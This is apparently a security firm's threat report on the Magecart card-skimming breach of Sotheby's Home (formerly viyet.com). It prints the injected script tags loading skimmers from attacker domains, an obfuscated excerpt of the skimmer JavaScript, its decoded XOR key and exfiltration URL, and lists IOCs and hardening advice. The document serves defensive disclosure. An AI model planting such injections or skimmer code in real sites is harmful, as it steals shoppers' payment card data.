Cyberint


MAGECART

Sotheby's Skimmed

Table of Contents

Introduction

Following reports on social media[1] and notification to the California Department of Justice[2], yet another retailer is preparing to communicate details of a breach to their customers. In this instance, the Art dealer and auction house Sotheby's became aware of unauthorised changes to their 'Sotheby's Home' website on 10 October 2018 and, based on their release (Figure 1), they believe that this code was present since at least March 2017.



I am writing to inform you that Sotheby's Home (formerly known as Viyet) recently discovered a security breach which may have resulted in the transmission of your personal information to unauthorized parties.

What happened?

On October 10, we became aware that an unknown third party had gained unauthorized access to the Sotheby's Home website and inserted malicious code which, depending on the security settings of your computer, may have transmitted personal information you entered into the website's checkout form to this third party. Upon discovery, we promptly removed the code, which we believe was present on the website since at least March 2017. Based on our investigation into this incident, however, we cannot be certain as to when the website was first victimized by this attack. Accordingly, in an abundance of caution, we are notifying all Sotheby's Home website customers (including those who made purchases on the Viyet website) that it is possible that their information has been accessed by an unauthorized party.

What information was involved?

The code was designed to target the data you entered into the payment information form on the Sotheby's Home website. This information would include your name, address, email address, and payment card number, expiration date, and CVV code.

What we are doing

Upon discovering the issue, we promptly removed the code from the Sotheby's Home website. Since then, there has been no evidence of continued risk of unauthorized data transmission. We have also implemented additional security safeguards to ensure that this type of incident does not recur in the future. Sotheby's has retained a leading independent cybersecurity firm to support its investigation and is working with the website's payment processor about this incident.

0123456

Figure 1 – Sotheby's draft notification letter

As is to be expected with a Magecart compromise, the data believed targeted includes customer payment card details as well as their contact details.

Whilst technical details of this incident have not been shared, investigations conducted by CyberInt identified a historical script injection leading to an obfuscated Magecart JavaScript hosted on a now offline website.

Investigation

According to the Sotheby's notification, the compromise hit their 'Home' website which is currently accessible at 'https://sothebyshome.com', formerly known as 'Viyet'. Notably, 'Sotheby's Home' appears to have been launched,

[1] https://twitter.com/campuscodi/status/1068269623362183174

[2] https://oag.ca.gov/ecrime/databreach/reports/sb24-142209

or rebranded, on 10 October 2018[3] following the acquisition of Viyet earlier in the year and as such, the offending code in appears to be on 'viyet.com' during the March 2017 to October 2018 timeframe.

Utilising the 'Internet Archive Wayback Machine'[4], the archived pages of the suspected Sotheby's websites were inspected for suspicious code and, whilst nothing was observed on 'sothebyshome.com', an injection was detected on the checkout page of 'viyet.com' (Figure 2) as early as 16 March 2017[5].

```
978 <!-- End of viyet Zendesk Widget script -->
979
980
981 <script src="https://order-security.com/ga.js"></script><script type="text/javascript">window.NREUM||(NREUM={});NREUM.info={"beacon":"bam.nr-
    data.net","licenseKey":"a02cba0baf","applicationID":"4536202","transactionName":"Y1JbZkcCVhdZW0ZfDloYekdGF1cJF1tfRU5dWV1XTUxRClxdShZJWVhdR1kGAkRbVUEf"
    ,"queueTime":0,"applicationTime":121,"ttGuid":"","agentToken":"","atts":"TxVYEA8YRRk=","errorBeacon":"bam.nr-data.net","agent":""}</script></body>
982 </html>
```

Figure 2 – 'viyet.com' March 2017 Magecart injection

Notably, this injection did not appear to remain constant and was updated or replaced by a second injection as observed in the 7 December 2017 snapshot (Figure 3).

```
440 <script src="https://sagecdn.org/src/viyet.enc.js"></script><script type="text/javascript">window.NREUM||(NREUM={});NREUM.info={"beacon":"bam.nr-
    data.net","licenseKey":"a02cba0baf","applicationID":"4536202","transactionName":"Y1JbZkcCVhdZW0ZfDloYbEBcTFEKXF1KGBFcRw==","queueTime":0,"applicationT
    ime":105,"atts":"TxVYEA8YRRk=","errorBeacon":"bam.nr-data.net","agent":""}</script></body>
441 </html>
```

Figure 3 – 'viyet.com' December 2017 Magecart injection

Both of the detected injections are consistent with Magecart behaviours whilst inspection of the targeted website appears to confirm that Sotheby's are using the Magento eCommerce Platform.

```
63 <script type="text/javascript">
64 //<![CDATA[
65 Mage.Cookies.path     = '/';
66 Mage.Cookies.domain   = '.viyet.com';
67 //]]>
68 </script>
...
81 <!-- Magic Zoom Plus Magento module version v4.9.17 [v1.4.8:v4.5.30] -->
```

Figure 4 – Confirming Magento use by Sotheby's

'order-security[.]com'

The injected JavaScript 'ga.js' is, as expected, obfuscated using one of the two common methods that appear to be favoured by Magecart. In this instance, the obfuscated JavaScript contains an array with hexadecimal-encoded strings as well as numerous hexadecimal-named functions (Figure 5).

[3] https://www.sothebys.com/en/articles/sothebys-launches-sothebys-home-luxury-design-marketplace

[4] https://web.archive.org/

[5] https://web.archive.org/web/20170316103916/https://viyet.com/checkout/cart/

Figure 5 – 'hxxps://order-security[.]com/ga.js'

Whilst our previous Magecart paper describes this threat in more detail, the immediately interesting element is the encoded values within the initial array which can easily be decoded using GCHQ's CyberChef[6] 'From Hex' recipe (Figure 6).




Figure 6 – Decoded configuration array

These values are used as a configuration for the threat and, amongst other elements, provide the command and control (C2) URL used for skimmed data exfiltration (indicated in green above) as well as the pages targeted for skimming (indicated in red above).

Whois data at the time of this injection identifies the domain registrant as being named 'Aleksandr Smirnov', albeit using a seemingly false address, along with an email address of 'fshippinga@gmail.com'. Attempts to pivot on this email address failed to identify any other domain registrations.

Additionally, three other retailer websites, all of which are using Magento and are currently compromised, have been identified with injected elements that reference the same C2 domain and JavaScript file:

[6] https://github.com/gchq/CyberChef/

- Netherlands-based Toy Shop;
- US-based Surplus Wholesaler;
- US-based Italian Shoe Shop;

Given that a single JavaScript file has been referenced, this may suggest that the threat actor shifted their attack from one victim to another, reconfiguring the script as they went.

Whilst this C2 server is currently parked and does not appear to be active, CyberInt will attempt to contact those identified as having malicious script injections so that the offending code can be removed and their customer's protected.

'sagecdn[.]org'

The later observed injection refers to a JavaScript file that utilises the second favoured obfuscation method (Figure 7) and includes a XOR-encoded block of data within which the configuration can be found.

```
G4WW.R2v=function(X){return{g:function(){var f,b=arguments;switch(X){case 8:f=(b[3]&+b[0])<<b[4]|b[2]>>+b[
    1];break;case 1:f=b[1]*b[0];break;case 10:f=b[1]>>+b[2]|(b[0]|b[3]);break;case 7:f=b[1]<<+b[3]|b[0]>>(
    b[2]|b[4]);break;case 14:f=b[1]&b[2]-b[3]|+b[0];break;case 20:f=b[0]-(b[3]+b[1])+b[2];break;case 5:f=(
    b[0]&+b[1])<<b[5]*b[3]|b[4]>>+b[2];break;case 16:f=(b[1]&b[4]*b[2])<<b[5]*b[6]|b[3]&(b[0]|b[7]);break;
    case 19:f=(b[4]&+b[0])<<b[7]*b[2]|(b[3]&+b[8])<<+b[6]|b[5]&+b[1];break;case 17:f=b[0]+ +b[1];break;
    case 0:f=b[0]|b[1];break;case 2:f=b[1]-b[0];break;case 6:f=b[1]&(b[2]|b[0]);break;case 9:f=(b[2]&b[4]*
    b[0])<<b[5]-b[1]|b[3];break;case 4:f=(b[4]&+b[1])<<b[5]|b[0]>>b[2]*b[3];break;case 21:f=(-b[1]-b[2])/-
    b[0];break;case 18:f=b[2]+(b[0]-b[1]);break;case 15:f=b[1]+b[0];break;case 3:f=b[2]>>b[1]*b[0];break;
    case 12:f=b[0]>>+b[1]|b[2];break;case 13:f=b[2]>>+b[1]&b[3]|+b[0];break;case 11:f=b[1]&+b[2]|+b[0];
    break;}return f;},U:function(O){X=O;}};}();G4WW.n2v=function (){return typeof G4WW.b2v.g==='function'?
    G4WW.b2v.g.apply(G4WW.b2v,arguments):G4WW.b2v.g;};G4WW.n6v=function (){return typeof G4WW.t6v.g==='
    function'?G4WW.t6v.g.apply(G4WW.t6v,arguments):G4WW.t6v.g;};G4WW.B2v=function (){return typeof G4WW.
    R2v.U==='function'?G4WW.R2v.U.apply(G4WW.R2v,arguments):G4WW.R2v.U;};G4WW.p2v=function (){return
    typeof G4WW.R2v.g==='function'?G4WW.R2v.g.apply(G4WW.R2v,arguments):G4WW.R2v.g;};G4WW.t2v=function (){
    return typeof G4WW.b2v.g==='function'?G4WW.b2v.g.apply(G4WW.b2v,arguments):G4WW.b2v.g;};G4WW.t6v=
    function(){var U=function(m,Y){var O=Y&0xffff;var z=Y-O;return(z*m|0)+(O*m|0)|0;},b=function(E,q,a){
    var R=0xcc9e2d51,x=0x1b873593;var i=a;var e=q&~0x3;for(var G=0;G<e;G+=4){var P=E.charCodeAt(G)&0xff|(E
    .charCodeAt(G+1)&0xff)<<8|(E.charCodeAt(G+2)&0xff)<<16|(E.charCodeAt(G+3)&0xff)<<24;P=U(P,R);P=(P&0x
    1ffff)<<15|P>>>17;P=U(P,x);i^=P;i=(i&0x7ffff)<<13|i>>>19;i=i*5+0xe6546b64|0;}P=0;switch(q%4){case 3:P=
    (E.charCodeAt(e+2)&0xff)<<16;case 2:P|=(E.charCodeAt(e+1)&0xff)<<8;case 1:P|=E.charCodeAt(e)&0xff;P=U(
    P,R);P=(P&0x1ffff)<<15|P>>>17;P=U(P,x);i^=P;}i^=q;i^=i>>>16;i=U(i,0x85ebca6b);i^=i>>>13;i=U(i,0x
    c2b2ae35);i^=i>>>16;return i;};return{g:b};}();G4WW.u6v=function (){return typeof G4WW.t6v.g==='
    function'?G4WW.t6v.g.apply(G4WW.t6v,arguments):G4WW.t6v.g;};G4WW.b2v=function(){var m=2;while(m!==1){
    switch(m){case 2:return{g:function(O){var Y=2;while(Y!==14){switch(Y){case 1:var b=0,X=0;Y=5;break;
    case 2:var U='',f=decodeURI("7%3C=H%12%03%0B%06)f?:;$7H$%3E7?%17%5D#%3E%1B=0P?8=!%20H0#5%11)T01*7$H#%3
E%1B=0P%038%25%1D2H%1D9,4lj'%22;=0P?%3E%1B=0P?%25%25q)Z,1%19%10%17q%07%0A%1F%1A%1D%7F%09%00%15%1C%1Be%13%1
E%0B%06%01c%15%14%01%085W!(=43%5D+&3%3E9%5B-%3C)%20'A71%079)V*-*/%7FH$%3E7/nH/%0F03&H+%3C=%0D1M2%25*3%20%5
C-%22%07+&H#%20%25#!P05%0B78P!87%20%15Y.1%20&5G'-t/-Or%7D%25%0C)Y'%22?/;%5B'%3C951I!$=1?Z78$=:P18=%22(S+%3
```

Figure 7 – hxxps://sagecdn[.]org/src/viyet.enc.js

Utilising an in-house developed Python script, the XOR key, in this case 'XRT5BL', is extracted from the obfuscated code and the configuration decoded (Figure 8).

```
+ Input Script Hash : 123357b3f8e829bdbc29b251be52eca83b041fdfde5a6504c057fbe119bbab76 (SHA256)
+ Raw Config Sample : 7%3C=H%12%03%0B%06)f?:;$7 (Length: 1299)
+ URI Decode Sample : 7<=H<0x12><0x03><0x0b><0x06>)f?:;$7H$>7?<0x17>]#><0x1b> (Length: 877)
+ Extracted XOR Key : XRT5BL
+ C2 URL (Defanged) : hxxps://sagecdn[.]org/savePayment/
+ Targeted Webpages : onepage|checkout|onestep|firecheckout
```

Figure 8 – Decoded configuration

Whilst the configuration is similar to the previous script, the C2 URL and location of the script are within folder structure as seen in numerous recent Magecart campaigns. Specifically, the JavaScript files are hosted within a '/js' or '/src' folder, typically named as the victim retailer, whilst '/tr' and '/savePayment' is used for the exfiltration of payment card data.

Whois data at the time of this injection fails to identify any named individual due to the use of a domain privacy service. However, the privacy service used, 'Domain ID Shield' based in Hong Kong, and the name servers hosted by 'Jino.ru' are consistent with numerous other Magecart C2 domains identified in our recent research.

Furthermore, pivoting on the SSL certificate in use by this C2 domain identifies thirty additional domains, provided in the IOC section, that are highly-likely used for other Magecart campaigns based on their likeness to legitimate services and brands.

No other websites were detected as having this C2 injected at this time.

Recommendations

Given the continued Magecart focus on targeting users of the Magento eCommerce platform, retailers should ensure that their systems are patched as per the recommendations from the Magento Security Center[7]. Additionally, Magento offers a 'Security Scan Tool' which may prove useful in detecting unauthorised activity.

Furthermore, users of Magento and other eCommerce platforms may be well advised to consider the security of their configurations and ensure that they practice good system hygiene to limit the possibility of application or operating system vulnerabilities being exploited, for example:

- **Regular maintenance** – Maintenance windows for the regular patching or update of systems should be considered to ensure that security patches and updates are deployed when released.
- **Administrative access** – Accounts used for the remote management of web-based applications including eCommerce platforms, if required, should be suitably secured, using complex passwords and multi-factor authentication wherever possible. In addition to securing any web-based administration interfaces, FTP or other file-sharing access to the website should be secured to prevent direct access and modification of files.
- **Consider implementing secure site features** – 'HTTP Content-Security-Policy' can allow website administrators to control resources the user agent is allowed to load for a given page which may thwart attempts to load unauthorised content from third-party hosts.

[7] https://magento.com/security

- **Audit code changes** – Website administrators should consider monitoring critical pages, if not all, for unauthorised code additions or modifications.

Indicators of Compromise (IOC)

Domains

order-security[.]com'
sagecdn[.]org

SSL Certificate Pivot from 'sagecdn[.]org':

adorebeauty[.]org
battery-force[.]org
blackriverimaging[.]org
braincdn[.]org (Currently targeting a Thai Fashion Retailer)
childsplayclothing[.]org
citywlnery[.]org
closetlondon[.]org (Previously targeted a UK Industrial Supplier)
dahlie[.]org
davidsfootwear[.]org
dobell[.]su
elpalaciodehierro[.]org
etradesupply[.]org
exrpesso[.]org
greatfurnituretradingco[.]org
jewsondirect[.]com
kik-vape[.]org
labbe[.]biz
lamoodbighats[.]net (Currently targeting a US Fashion Retailer)
mage-checkout[.]org
misshaus[.]org (Currently targeting an Indian Electronics Retailer and a US Electronics Recycler, previously targeted a New Zealand Pharmacy)
nililotan[.]org
oakandfort[.]org
ottocap[.]org (Currently targeting a US Fashion Retailer, previously targeted another US Fashion Retailer)
parks[.]su
pmtonline[.]su
replacemyremote[.]org (Previously targeted an Australian Home & Garden Retailer)
security-payment[.]su
shop-rnib[.]org
slickjs[.]org
walletgear[.]org (Currently targeting a US Speaker Retailer, previously targeted an Australian Music Retailer)

URLs

hxxps://order-security[.]com/ga.js
hxxps://sagecdn[.]org/src/viyet.enc.js
hxxps://braincdn[.]org/src/braincdn.enc.js

hxxps://closetlondon[.]org/src/casterdepot.js
hxxps://lamoodbighats[.]net/src/lamoodbighats.js
hxxps://misshaus[.]org/src/emistores.js
hxxps://misshaus[.]org/src/erecycleronline.js
hxxps://misshaus[.]org/src/pharmacyonweb.js
hxxps://ottocap[.]org/src/curediva.js
hxxps://ottocap[.]org/src/rhondashear.js
hxxps://replacemyremote[.]org/src/edengardens.js
hxxps://walletgear[.]org/src/bassbuds.js
hxxps://walletgear[.]org/src/bigmusicshop.js

Table of Figures

United Kingdom
Tel: +442035141515
25 Old Broad Street | EC2N 1HN | London | United Kingdom

USA
Tel: +1-646-568-7813
214 W 29th Street, Suite 06A-104 | New York, NY, 10001 | USA

Israel
Tel: +972-3-7286777 | Fax:+972-3-7286777
17 Ha-Mefalsim St | 4951447 | Kiriat Arie Petah Tikva | Israel

Singapore
Tel: +65-3163-5760
10 Anson Road | #33-04A International Plaza 079903 | Singapore

sales@cyberint.com